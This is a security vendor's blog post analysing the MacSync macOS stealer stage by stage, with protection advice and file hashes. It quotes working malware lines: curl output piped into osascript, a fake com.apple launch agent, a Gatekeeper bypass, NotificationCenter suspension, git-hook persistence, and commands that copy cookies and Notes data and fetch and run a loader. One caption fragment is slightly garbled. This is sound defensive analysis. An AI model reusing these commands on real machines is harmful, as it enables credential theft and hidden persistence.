Blog · November 15, 2026 · MacSync
MacSync, stage by stage: from a one-line script to a startup agent disguised as Apple
A modern Mac stealer arrives in small pieces that each look harmless; we read five of them from the MacSync family, without running any, and all five come out dangerous.
A modern stealer arrives in pieces, each too small or too ordinary to worry anyone. MacSync is a good example: we collected five of its files, first seen between September 22 and October 18, 2026.
We gave them to MacVigil one at a time and ran none of them. All five come out dangerous, between 89 and 100 out of 100, without consulting any list of known files: XProtect, MacVigil’s list of known malware digests and its DeepBranch AI second opinion were switched off, so each verdict rests only on what the file’s own contents do.

Stage 1: a script that is only a wrapper
The first file is 1.4 KB. It holds one encoded block of text and a line that hands it to eval. MacVigil decodes the block, base64 then gzip, and reads what is underneath:
curl -k -s --max-time 30 \
    -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
    -H "api-key: $api_key" \
    "hxxp://$domain/dynamic?txd=$token" | osascript
The server’s answer goes straight into osascript, which would run it as a script. Nothing would be written to disk. The script that comes back is expected to leave an archive in /tmp, which this wrapper then uploads itself. MacVigil checks that nothing sits between the two: no output file, no command in the middle. The finding is called “Passes a download's stdout directly to an interpreter”.
The fake User-Agent makes the request look like it comes from a web browser. A second line of the same script adds &pwd=$1 to the address.

Stage 2: installing itself under Apple’s name
The second script carries the code to install a launch agent: a program macOS starts again every time you log in. In this build that code cannot run: the address of the agent it would install is still the unfilled placeholder {{AGENT_URL}}. But the code is complete, and it shows the plan. It names the agent like this:
PLIST="${HOME}/Library/LaunchAgents/com.apple.finder.agent.plist"Then a later line hands it to the loader:
if /bin/launchctl bootstrap "${DOMAIN}" "$PLIST" 2>/dev/null; thenApple keeps its own services in /System/Library, not in your home folder. A file called com.apple.finder.agent.plist there is not Apple’s, but anyone skimming the list of startup items will read Apple’s name and move on. MacVigil links the two lines by the name they share: the file that is named is the one that is loaded. The finding: “Loads a startup item it names as Apple's”.
The same script also contains an xattr -cr on an app, the command that strips the download mark Gatekeeper checks.

$PLIST; the line about a public list of malicious files does not count toward the behavior-only verdict, which is dangerous 96.Stage 3: the stealer
The third file is a 62 KB AppleScript. This is the one built to take things. Among other things, MacVigil reads in it routines that copy Safari’s cookies and the Notes database into a temporary folder:
cat /Users/…/Library/Cookies/Cookies.binarycookies > /tmp/sync……/Safari/Cookies.binarycookies
cat "/Users/…/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite" > /tmp/sync……/Notes/NoteStore.sqlite
Reading the whole script, only the Notes routine is called in this build; the Safari one is defined but never called. Notes is no accident: it is where many people keep their backup codes and recovery phrases.
The script also contains what it needs to fetch the next stage: download a program into a hidden folder, under a name that again starts with com.apple, and start it in the background:
curl -kfsSL -m 90 'hxxps://…/loader/agent/…' -o /Users/…/.local/com.apple.a3b09b21.hcpi
/usr/bin/nohup /Users/…/.local/com.apple.a3b09b21.hcpi >>/Users/…/.local/.loader_install.log 2>&1
MacVigil checks that the file started is the very file just downloaded. The report gives twelve separate reasons for this one file.
The wrapping: a disk image
Wavel.dmg is what the victim downloads. MacVigil opens the image, finds a compiled script whose name is made of invisible characters, reads it, and finds stage 2 inside, whole: the compiled script in the image is the “Compiled JXA script” of the table, and the program it decodes and hands to zsh is the Stage 2 file, byte for byte. The whole image is judged on what it contains.
What the code is written to do, read end to end
We also read all five files by hand, every layer decoded, without running them. Two things change the picture.
Three of the five files are one program. The compiled script inside Wavel.dmg is the “Compiled JXA script” of our table, and the program that script decodes and hands to zsh is the Stage 2 file, byte for byte. Opened in Script Editor, it shows a banner, “Press ⌘ + R or click ▶ on the toolbar”, a harmless commented-out installer, then some fifty empty lines that push the real code out of sight.
That program steals nothing itself. It downloads a helper and an encrypted archive, and the key is not in the file: the server hands it over, once, to a one-time key the script has just made.
"$decrypt_bin" genkey "$eph_priv" "$eph_pub"
curl -fsS -X POST "$url_loader_dek" -H "X-Upload-Token: …" --data "{\"eph_pub_b64\":…}"
"$decrypt_bin" decrypt "$eph_priv" "$build_pub_b64" "$dek_wrap_b64" "$enc_tmp" "$tar_tmp"
The archive holds an app. The script starts it in the background, waits up to ten minutes for it to leave a ZIP in /tmp, checks the ZIP and uploads it. Whatever that app takes, this script is its delivery van.
The startup agent is there, but switched off. The address it would be fetched from reads {{AGENT_URL}}: a template field nobody filled in. So the download fails and the install never starts. The code behind it is complete, and worth reading. It would freeze, then kill, the macOS processes that show the “Background Items Added” notification while the agent is registered. And it would plant three ways back in: the launch agent, a line in ~/.zshrc, and Git hooks set globally, so that any git commit on the Mac reinstalls it.
/usr/bin/pkill -SIGSTOP NotificationCenter
git config --global core.hooksPath "$hooks"
The AppleScript route does the stealing in the open. Stage 3 first checks whether Terminal has Full Disk Access. If not, it adds itself to ~/.zshrc, shows “Full Disk Access required! Please allow access and reopen the Terminal”, and opens the right settings pane. Then it asks for the password in a window wearing the System Settings icon, saves it, installs a loader under ~/.local/com.apple.….hcpi with its own launch agent, and collects: Firefox-family profiles, 21 desktop wallets, Telegram, Notes, shell histories, then, with the password, the storage keys of 13 Chromium browsers, their cookies and saved logins, the data of 126 extensions listed by ID, the keychain files, and ~/.ssh, ~/.aws and ~/.kube. It reports each step to the server as it goes, with timings. Last, if Ledger Live, Ledger Wallet or Trezor Suite is installed, it replaces the app’s app.asar with one from the server and re-signs the app.
The encrypted app, the agent, the loader and the replacement wallet code are held by the servers and are not in these files; and that Stage 1 and Stage 3 come from the same kit as the Wavel program rests on matching addresses and file names, not on a shared server.
How to protect yourself
Open the folder ~/Library/LaunchAgents (in the Finder: Go › Go to Folder). In most cases, a file whose name starts with com.apple. has no business being there. In MacVigil, Smart Scan reads this folder and the other places where programs start automatically.
The files
| File | First seen | SHA-256 | Verdict, behavior only |
|---|---|---|---|
| Stage 1, zsh script | October 18, 2026 | 61f8e4e3e263934a04d18e29fd5edaa0840b1a8137b649e8241e5bae013f200d | dangerous 89 |
| Stage 2, zsh script | September 22, 2026 | e0e5925b48de691c187baa7dc6f98ff2c3c8d622272397eb88e3af96c48c6eaf | dangerous 96 |
| Stage 3, AppleScript | September 25, 2026 | 40392d8068a37fad28506ee4509f74ef9a469eb881636db68ee5de868ac48edd | dangerous 100 |
| Compiled JXA script | September 22, 2026 | ed980f2fa0642b1a5ba0bca65f5b3baee8a7b3f5d149bf295aa4ac7a70b92cec | dangerous 100 |
Wavel.dmg | September 22, 2026 | 8c5586bda2bbdf63db30a0e3113ccd78bb1c0943a225d575c9eef1d992aa8254 | dangerous 100 |
These files were received on different dates. Three of them are one program in three wrappings (the disk image holds the JXA script, which holds the Stage 2 script). Stage 1 and Stage 3 come from two other campaigns of the same kit: they show the other route, not earlier or later steps of the same infection.
Get the next write-up by email:
More: how to check your Mac for malware · check a .dmg or .pkg before opening it · “macOS cannot verify this app” · all blog posts